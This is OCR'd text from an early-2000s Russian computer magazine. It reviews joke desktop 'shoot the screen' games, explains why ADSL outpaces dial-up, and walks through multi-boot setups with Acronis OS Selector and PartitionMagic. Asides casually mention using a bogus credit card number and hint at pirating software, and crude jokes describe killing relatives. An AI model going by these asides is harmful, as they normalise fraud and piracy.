заметку: остатки зеленой слизи и чешую с плавниками бывает очень удобно выжигать огнеметом.

Ну а если даже этот беспредел не помог спустить тебе пар - воспользуйся Идиотом Теодором. Он умеет только по-идиотски ржать, закатив глаза к небу. И ты бы знал, как эта тема офигенно расслабляет.



Огнемет на сладкое


У кого молоток - тот и прав!

Кушать подано, или попади тортом в Гейтса

Скачать:
http://zzz.atlant.ru/progs/win_01/piegates.zip
Размер: ***146 Kb***

Хе-хе. Твоему ненасытному вниманию предлагается тринадцать дырок, из которых в хаотичном порядке со сверхзвуковой скоростью появляются головы "самого хитрого парня в мире", мечты американских некрофилов - Билла Гейтса. И твоя нехитрая задача - успеть за 30 секунд всласть накормить это многоголовое чудище отменными тортиками, которые крайне смачно стекают с лица оранжевыми соплями. Тупо до безумия. Однако не спеши судить: затягивает этот дестрой просто не по-детски. Я сам смог оторваться от многочасового закидывания Гейтса пудингами,



Кушай, не обляпайся!

только когда на мои вопли "Жри, тварь!!!" и "Сдохни, крыса!!!" сбежались испуганные соседи. Как метко заметил автор программы при выводе количества заработанных очков: "Могу поспорить, что вы играли не одну сотню раз, чтобы набрать этот результат".

Тараканы


Скачать:
http://pricolik.hotmail.ru/screen/tarakan.zip
Размер: ***35.6 Kb***

После запуска появляется окошко, в котором можно выбрать различные параметры семейки тараканов: число особей в популяции, скорость передвижения и тому подобные фишки. Затем следует нажать на "ОК" и наслаждаться бегающими по твоему рабочему столу хитиновыми тварями. Когда же их мерзкий вид начнет действовать тебе на нервы, следует вооружиться мышкой и нещадно давить этих усатых ублюдков. Кстати, интересная особенность психики: когда число тараканов не превышает 10-15, ты их просто лениво кликаешь. А вот если установить в качестве размера популяции 50 или хотя бы 40 насекомых... можешь мне не верить, но я сначала блеванул на клавиатуру, а потом бросился уничтожать эту дикую стаю с яростью кастрированного кибердемона.

Замочи Саддама

Скачать:
http://zzz.atlant.ru/progs/win_03/saddam.zip
Размер: ***141 Kb***

По твоему десктопу бегает туда-сюда десяток Саддамов Хусейнов, а твоя задача - превратить их в горку дымящегося пепла с использованием ракетных установок класса Земля-Земля и каких-то доисторических пушек. Саддамы бегают, ты стреляешь - концепция игры беспредельно тупая, но после сотни-другой разнесенных на молекулы диктаторов мочить бабушку табуреткой ты уже не захочешь. Небольшой сеанс психотерапии для обозленных х-перцев.




Дайте мне скорее полиэтиленовый пакетик

Don't worry, die happy, или вышиби хиппарю мозги

Скачать:
http://zzz.atlant.ru/progs/win_04/smiley.zip
Размер: ***121 Kb***

По десктопу в разных направлениях летает улыбающаяся и ржущая морда, а ты по ней стреляешь из думовского шотгана. Если не попадаешь по фейсу - на экране появляется трещина от удара пули. Если все же попадаешь по ржущей физиономии - она начинает ржать еще больше, что просто невероятно раздражает. После двадцати попаданий я взял пресловутую табуретку и замочил бабушку, дедушку и младшую сестренку они не смеются как сумасшедшие, когда им руки и ноги ломаешь.



Стой, стрелять буду!

Засоси мышку ;)

Скачать:
http://zzz.atlant.ru/progs/win_04/mice.zip
Размер: ***204 Kb***

Теперь по экрану начинают ползать какие-то толстые крысы, а ты должен попасть в них этакой фиговиной с присоской, которой засорившуюся канализацию обычно прочищают. Если попадаешь - эта штука присасывается крысе к голове, и она, обидевшись, уходит на фиг. Но потом возвращается, причем несет с собой... гы, а не скажу я, чего она несет, - сам увидишь, если запустишь.

Расстреляй маздай

Скачать:
http://zzz.atlant.ru/progs/win_02/gun.zip
Размер: ***33 Kb***

Смысл этого дестроя дешев и сердит, как никогда: в твоем распоряжении пистолет с неограниченным числом патронов, с помощью которого ты сможешь всласть поиздеваться над любимой операционкой. Подходит для легких депрессий, когда нужно незамысловато и быстро скинуть негатив.

Расстреляй маздай-2


Скачать:
http://zzz.atlant.ru/progs/win_01/gunshot.zip
Размер: ***114 Kb***

Более продвинутая версия предыдущей программы: теперь, если ты выстрелишь три раза в относительно небольшом районе десктопа, то от экрана отвалится кусок и упадет в небытие. Выстрели еще раз рядом с образовавшейся дыркой, тогда в бездну полетит новый осколок твоего рабочего стола. Продолжай стрельбу и преврати экран своего монитора в одну большую дырку. Уже превратил? О'кей - можешь удовлетворенно пукнуть и начать проходить уровни своей повиснувшей гамы заново.

Месть ниндзя, или Web Vengeance

Скачать:
http://www.segasoft.com/web-vengeance/WebVengeance1_1.exe
Размер: ***1.9 Mb***

Эта тема больше подходит для вымещения злости на web-сайтах. Допустим, заходишь ты на порнушный сервер, вводишь номер левой кредитки, а тебя все равно не пускают. Не беда - запускай Web Vengeance. И закидывай этот сайт гнилыми помидорами, тухлыми яйцами, а также прочими достижениями отечественной кулинарии. Ну или, если ты несколько консервативен, можешь воспользоваться коктейлями Молотова, мощной палицей или вообще шотганом. Особо же продвинутые злобные юзеры могут поиметь специальный редактор и создать какой-нибудь другой вид оружия, который их полностью удовлетворит.



Красные сопли стекают по сайту... медленно-медленно, плавно-XXXX-плавно...

Вообще, существует бесчисленное множество подобных программ, позволяющих снять электронный стресс, однако я знаю более эффективный способ избавиться от накопившегося негатива. Слушай внимательно: после того как твоя гама или дебаггер повисли в 125-ый раз с диким сообщением об ошибке, медленно сосчитай до десяти, мысленно повторяя фразу "Я спокоен. Я абсолютно спокоен", а затем со всего размаху ударь по монитору бейсбольной битой. "Слишком уж недешевый способ", - скажешь ты. Факт, однако психическое здоровье дороже...

Почему ADSL быстрее диалапа?

Действительно, почему? Ведь и для ADSL и для диалапа используется одинаковая телефонная линия. Только в одном случае она выдает 6-7 Мбит/с, а в другом - всего 30-40 Кбит/с. Ларчик открывается просто, достаточно разобраться, как устроено одно и другое. Впрочем, отвертку можешь отложить в сторону, ничего развинчивать мы сегодня не будем.

Действительно, почему? Ведь и для ADSL и для диалапа используется одинаковая телефонная линия. Только в одном случае она выдает 6-7 Мбит/с, а в другом - всего 30-40 Кбит/с. Ларчик открывается просто: достаточно разобраться, как устроено одно и другое. Впрочем, отвертку можешь отложить в сторону, ничего развинчивать мы сегодня не будем.

Диалап (он же коммутируемый доступ) на сегодняшний день является самым распространенным способом общения с Интернетом. Он дешев и прост в установке. Его высокой популярности не мешает даже ряд присущих ему очевидных неудобств: для того чтобы поработать в Сети, надо сначала дозвониться до модемного пула провайдера, к тому же телефон с Интернетом несовместимы: сидишь в Интернете - телефон занят, разговариваешь по телефону - в Интернет уже не попадешь.

ADSL (он же "Точка Ру") обеспечивает постоянное подключение к Интернету на мегабитных скоростях, и твои путешествия в Сети никак не влияют на телефон - он как работал, так и работает. Ты можешь сколько угодно оттягиваться в Интернете, и никто из предков не станет к тебе приставать с требованиями освободить телефон и иметь совесть. Именно в этом заключается самая привлекательная сторона ADSL. Но услуги обходятся дороже диалаповских, хотя процесс сближения цен уже идет, и в "Точке Ру" наряду с тарифными планами с абонентской платой $150 и $270 долл. появились тарифы, где абонентская плата составляет $99 и даже $60.

Итак, в чем же причины столь ощутимого, в 100-200 раз, отличия в скоростях?

Дело в том, что при коммутируемом подключении в процессе соединения с модемным пулом провайдера задействован весь телефонный тракт, включающий телефонные




Рис. 1 Пример из "жизни" водопровода: широкая труба - "медная пара", узкая - телефонный тракт.

линии, абонентские полукомплекты, аппаратуру группообразования и прочие "железяки". Так как телефонная сеть изначально строилась в расчете на передачу голоса, то никто не заботился о том, чтобы использовать всю пропускную способность медной пары, которая, в принципе, была избыточной для телефонии. Телефонная аппаратура была настроена на полосу шириной 4 кГц, которой вполне хватало для адекватной передачи речи. При такой полосе согласно теореме Шеннона скорость передачи данных не может превышать 33,6 Кбит/с. (Рис. 1)

(Рис. 1 Пример из "жизни" водопровода: широкая труба - "медная пара", узкая - телефонный тракт.)

ADSL из всей телефонной линии использует только медную пару, идущую от здания АТС в квартиру абонента. Ширина ее полосы пропуска составляет уже не 4 кГц, а примерно 1 МГц. Именно благодаря этому удается достичь фантастических (на сегодняшний день) скоростей передачи данных. Естественно, что в "трубе" такого колоссального размера найдется место и для передачи телефонного разговора.

Из рисунка 2 видно, что на уровне станционного сплиттера происходит разделение телефонного трафика и трафика передачи данных. Данные уходят через DSLAM в Интернет, а телефонный трафик идет "старым" маршрутом на коммутатор.

(Рис. 2 Интернету - интернетово, телефону - телефоново.)

Благодаря устранению активных элементов телефонной линии, которые вносят шумы и помехи, возникает зна-




Рис. 2 Интернету - интернетово, телефону - телефоново

чительная разница в качестве: вероятность ошибки на ADSL линии составляет 10E-8 - 10E-10. Для сравнения: в обычной телефонной линии вероятность ошибки - 10E-3 - 10E-5.

Однако, как известно, бесплатно, кроме халявы, ничего не бывает, поэтому в отличие от диалапа для организации линии ADSL требуется установка дополнительного оборудования на АТС. (Впрочем, этим занимается оператор, и тебе на этот счет волноваться не следует.)

Появление технологии ADSL не было случайным. Операторы за несколько лет понастроили огромное количество волоконно-оптических магистральных сетей, через которые можно было передавать гигантские информационные потоки, включая телевидение. Однако все эти мультимедийные и прочие удовольствия надо было довести до конечного потребителя, то бишь до тебя.

Так как цена на волоконно-оптический кабель постоянно понижалась, то нашлись жизнерадостные любители различных глобальных проектов вроде "волокна-в-каждый-дом". Однако их стоимость оказалась настолько высокой, что даже в обозримой перспективе они не станут повсеместными.

"Ответом Чемберлену" стали технологии, которые позволяли вдохнуть новую жизнь в медную инфраструктуру доступа телефонных сетей. Было разработано семейство технологий xDSL (Digital Subscriber Line - цифровая абонентская линия), которое обеспечивало передачу высокоскоростных потоков через медные линии. Одна из технологий семейства - ADSL - предназначалась для строительства сетей массового абонентского доступа.

На сегодняшний день существуют два несовместимых между собой стандарта ADSL. В более раннем используется модуляция CAP (Carrierless Amplitude Phase), в другом, более современном, на котором основаны все последние разработки, применяется модуляция DMT (Discrete Multi Tone).

CAP делит полосу пропускания на три части. В диапазоне нижних частот (от 0 до 4 кГц) передается телефонный трафик, точно так же, как это происходит в обычной телефонной системе. Диапазон от 25 до 160 кГц отдан для исходящего трафика передачи данных. Начиная с 200 кГц открывается диапазон для входящего к абоненту трафика. Верхняя граница диапазона зависит от характеристик медной пары.

DMT делит всю полосу пропускания на 247 отдельных каналов, каждый с пропускной способностью 4 кГц. Если отвлечься от технических деталей, то это можно представить себе так, как будто между абонентом и телефонной станцией работает 247 независимых телефонных линий. Скоростной поток, попадающий в линию, разбивается на большое количество более мелких потоков, которые на концах линии вновь собираются в единый. (Рис.3)

(Рис.3 Скоростной поток, попадающий в линию, разбивается на большое количество более мелких потоков, которые на концах линии вновь собираются в единый.)

Известно, что медный кабель неоднороден, и в зависимости от разных факторов его состояние изменяется. В силу этого обстоятельства сигналы одной частоты могут проходить по нему лучше, чем сигналы другой. Система управления в ADSL построена так, что все время идет мониторинг состояния каждого канала, а информация направляется в те из них, которые обладают наилучшими характеристиками.

ADSL - технология асимметричная, поэтому скорость передачи данных в направлении к абоненту значительно выше, чем от него. В этом плане ADSL представляется идеальным способом доступа в Интернет, который по-настоящему становится комфортным. К тому же скоростные параметры канала позволяют доставлять абоненту и более информационно-насыщенные услуги, например, мультимедиа, видео по требованию и даже потоковое видео.

Возникает резонный вопрос: если ADSL настолько лучше, что станет со старым добрым диалапом? Но это уже другая история...




Рис.3 Скоростной поток, попадающий в линию, разбивается на большое число более мелких потоков, которые на концах линии вновь собираются в единый.

Linux, QNX и четыре Винды

Несколько операционок на твоем компе

Михаил Михин (centner@real.xakep.ru) и Александр Таборский aka Rogrog (rogrog@mail.ru)))))))))))))))

Вместо предисловия

Мой домашний компьютер всегда был заточен под две основные задачи: собственно нелегкая работа (установка, тестирование и описание новых программ, выявление недокументированных функций уже знакомого программного обеспечения, модернизация совсем уж ветхого, но от того никак не бесполезного софта и пр.) и компьютерные игрушки. Причем Unix-ом я пользуюсь ну очень эпизодически, Windows все же поудобнее будет (как ни кощунственно это смотрится :), и нечего тут стесняться. Всем дятлам, кричащим, что "винды - мастдай", а "юних - рулез", можешь смело отвечать, что для каждой работы нужен свой инструмент, каковым Unix очень часто не является. И вообще забудь о том, что крутость кулхацкера определяется названием операционки, где он просиживает свои штаны. Так вот, проблемы установки многих вариаций Windows на одном винте рассмотрены в современной научной литературе недостаточно. Все бы ничего, но по ходу пьесы возникали одни и те же проблемы: кое-какой софт, предназначенный для работы в хорошо знакомых Виндах, наотрез отказывался трудиться под чутким руководством Миллениума, где я довольно комфортно играю во всякие новые игрушки. А парочка дорогих моему сердцу программ и вовсе официально работает только с паньевропейской версией Windows. Опять же обалденно полезная программа "Second Chance", один из главных моих рабочих инструментов, отказывается трудиться в Миллениуме, намекая на то, что Win98 ее сердцу гораздо милее. В общем, сама жизнь подвела меня к решению установить на компьютер не одну, а несколько операционных систем. Вполне логично иметь на одном компе Win2K для работы и веб-сёрфинга, Win95/98 для тестирования и последующего сноса (если прога не понравилась) софта, а Миллениум для молодецких забав типа Кваки, авиасимуляторов и прочих "Цивилизаций".

Само собой, тут нет ничего необыкновенного, революционного или сногсшибающего. У многих стоит несколько операционок. Согласен. Но все же возьму на себя труд рассказать тебе о программе, которая сделает процесс установки операционок и управления ими на твоей отдельно взятой машине если не безумно интересным, то хотя бы увлекательным. Программа новая, очень удобная и полезная, но обо всем по порядку.

Acronis OS Selector 5.0 - это мощное, надежное и легкое в использовании средство для использования нескольких операционных систем, включая Linux, Windows и другие, на одном компьютере и для работы с жесткими дисками.


Как стать мужчиной

Узнал я о программе Acronis OS Selector 5.0 совершенно случайно. А было все так: в один прекрасный день я принял настоящее мужское решение :) и попробовал установить несколько операционок на своем компе. Перепробовав штук шесть самых разных софтин, тихо ругаясь матом и периодически обновляя файлик pryamie_ruki.sys, я пришел к однозначному выводу, что нет в мире совершенства. Все виснет, глючит или откалывает такие номера, что лучше о них никому не рассказывать. Иначе повествование о совместном проживании на винте нескольких разных виндовых операционок грозило стать абсолютно непечатным. Но логика старого кулхацкера не подвела: ведь не может же весь мир, все прогрессивное человечество гнусно париться по такому относительно малозначительному вопросу!

Дай, думаю, гляну, что в Инете по данному вопросу пишут. Посмотрел, посмотрел, да и пришел по заветной ссылочке на www.acronis.ru, где все прелести программного продукта под кодовым именем Acronis OS Selector 5.0 представлены как нельзя лучше.

Нет пророков в своем отечестве

Так что же там такого новомодного придумали программисты? Современный пользовательский интерфейс в стиле Windows XP, поддержка Windows XP, возможность копирования, перемещения и изменения размера разделов с файловыми системами FAT16, FAT32, NTFS, Linux Ext2 и Linux ReiserFS без потери данных, специальная поддержка посекторного копирования и перемещения разделов других типов, отложенное выполнение операций с разделами, встроенный редактор дисков для редактирования содержимого жестких дисков на нижнем уровне. У программы есть и совершенно уникальные навыки и умения - поддержка Windows XP, возможность копирования, перемещения и изменения размера разделов с файловой системой Linux ReiserFS, возможность установки нескольких полностью независимых Windows на один раздел, возможность установки Windows на расширенные/логические разделы, встроенный редактор дисков.




Acronis OS Selector 5.0. Требования к системе: Процессор i386 или лучше 4 Мб ОЗУ для управления загрузкой 32 Мб ОЗУ для работы с разделами жестких дисков более 32 Мб ОЗУ при работе с большими разделами


SETUP

Начнем с установки и настройки. Я не буду расписывать какую-либо последовательность действий по установке и пользовании программой по той простой причине, что дело это сугубо индивидуальное. Лучше я поведаю о возможностях проги, а ты уж сам решай, стоит ли пользоваться ею или маяться по старинке. Программа настолько проста в обращении, что даже настоящий "чайник" с деструктивными наклонностями, эдакий персонаж с абсолютно кривыми руками, двойкой по пению и характером "chaotic evil", способен справиться с ее установкой и настройкой.

Для установки потребуется обычная дискетка. Обзаведясь ею и выполнив пару несложных требований компа, нужно решить, каким образом ты будешь ставить дополнительные операционки. Есть следующие варианты: на расширенный раздел и на любой жесткий диск, на уже существующий раздел, поверх существующей операционной системы. Сколько и каких операционок ставить - это дело полностью на твоей совести, разработчики гарантируют возможность корректной работы аж до 100 (!!!) операционных систем на одном компьютере. Менеджер загрузки также возьмет на себя заботы о поддержке операционных систем, расположенных как на первичных, так и на логических разделах любого жесткого диска, позволит установить пароли на меню загрузки и на любые конфигурации операционных систем, обнаружит загрузочные вирусы, позволит обновить Windows 95/98/NT/2000/XP без потери предыдущей версии, поможет скрыть от чужих глаз первичные разделы для каждой операционной системы отдельно, загрузит операционку с любого раздела, автоматически запустит определенную конфигурацию (операционной системы) по истечении заданного времени, выключит питание компьютера прямо в меню загрузки, покажет часы и прочее, прочее, прочее...


Помимо прочего, уже установленные операционки и их обновления будут обнаружены и идентифицированы автоматически (это же касается распознавания номеров версий и языка локализации ОС), также автоматически будут распознаны и отключены собственные менеджеры загрузки операционных систем. Программа умеет создавать основные конфигурации Win 95/98, автоматически восстанавливать MBR. В процессе настройки ты сможешь настроить ну просто все, что касается твоих операционок. Не забудь присвоить каждой соответствующую иконку, выбрать цветовую палитру и упорядочить список в меню удобным тебе образом.





А еще 350 миллионов бонусов

Кроме своих прямых обязанностей, программа предназначена также и для полноценной, а главное безопасной работы с разделами жестких дисков. Что можно сделать с дисками? Просмотреть, отсортировать, создать, выбрать, удалить,



отредактировать метки, изменить размер кластера, создать и отформатировать разделы с файловыми системами FAT16, FAT32, NTFS, Linux Ext2, Linux ReiserFS и Linux Swap. Также в меню представлены изменение размера, копирование, перемещение разделов FAT16, FAT32, NTFS, Linux Ext2 и Linux ReiserFS с сохранением информации на них, копирование, перемещение, изменение статуса, удаление любых разделов, преобразование из FAT16 в FAT32 и наоборот...

Сама жизнь подвела меня к решению установить на компьютер не одну, а несколько операционных систем. Вполне логично иметь на одном компе двухтысячные винды для работы и веб-сёрфинга, 95-98 для тестирования и последующего сноса софта, а Миллениум для молодецких забав типа Кваки, авиасимуляторов и прочих “Цивилизаций”.

Купить или скачать. Вот в чем вопрос!


Теперь о том, как эту чудо-прогу поиметь на своей личной машине. Вариантов на данный момент три. Первый из них - купить. За свои кровные. Отвалить придется рублей 400, на www.bolero.ru программа стоит 420 рублей и почему-то 12 копеек. Барыги :). Агитировать за покупку не собираюсь, посчитаешь необходимым - сам сообразишь как приобрести. Цены знаешь.

Второй вариант - скачать демонстрационную версию прямо с сайта разработчиков. Отличия демонстрационной версии от полнофункциональной: увеличивающаяся задержка перед загрузкой с течением времени и отсутствие возможности сохранять изменения в администраторе дисков.

Третий вариант описан ниже. Он отлично подойдет для любителей идти уже не раз проверенным путем, хотя и не столь удобным, как новый.

PartitionMagic для консерваторов

Вполне возможен вариант, что именно этот экземпляр журнала попал в ручки к упертому консерватору или какому-нибудь англоговорящему любителю всего испытанного и признанного надежным. Тогда единственно верный путь - прибегнуть к услугам старого доброго PartitionMagic. Рассмотрим, как говорится, конкретные примеры:



Ставим для начала 2 операционки: WIN98 и W2K. 98-е у тебя, наверное, уже давно стоят. Будем ставить W2K. Для этого нам понадобится пакет PartitionMagic 6.0, в комплекте к которому идет BootMagic. Откуда его слить - даже и не спрашивай :)). Инсталлируем все это к себе и запускаем PartitionMagic.

Лично мне нравится, когда компьютер превращается из груды железок и склада всяческого софта в удобный рабочий инструмент. Или в развлекательную станцию.


Итак, что мы видим? Куча разделов на твоем диске. Их можно удалять(delete), создавать(create) и изменять их размер(resize). С ними еще можно много чего делать, но мы ограничимся пока что этим :). Совершая с разделами эти три действия, необходимо добиться следующей картины:

Partition	Type	Size MB	Used MB	Unused MB	Status	Pri/Log
C:WIN98	FAT32	2 008.1	470.6	1 537.5	Active	Primary
*:WIN2000	FAT32	2 008.1	3.9	2 004.2	Hidden	Primary
*	Extended	4 016.2	4 016.2	0.0	None	Primary
D:DATA	FAT32	4 016.2	1 204.3	2 811.9	None	Logical

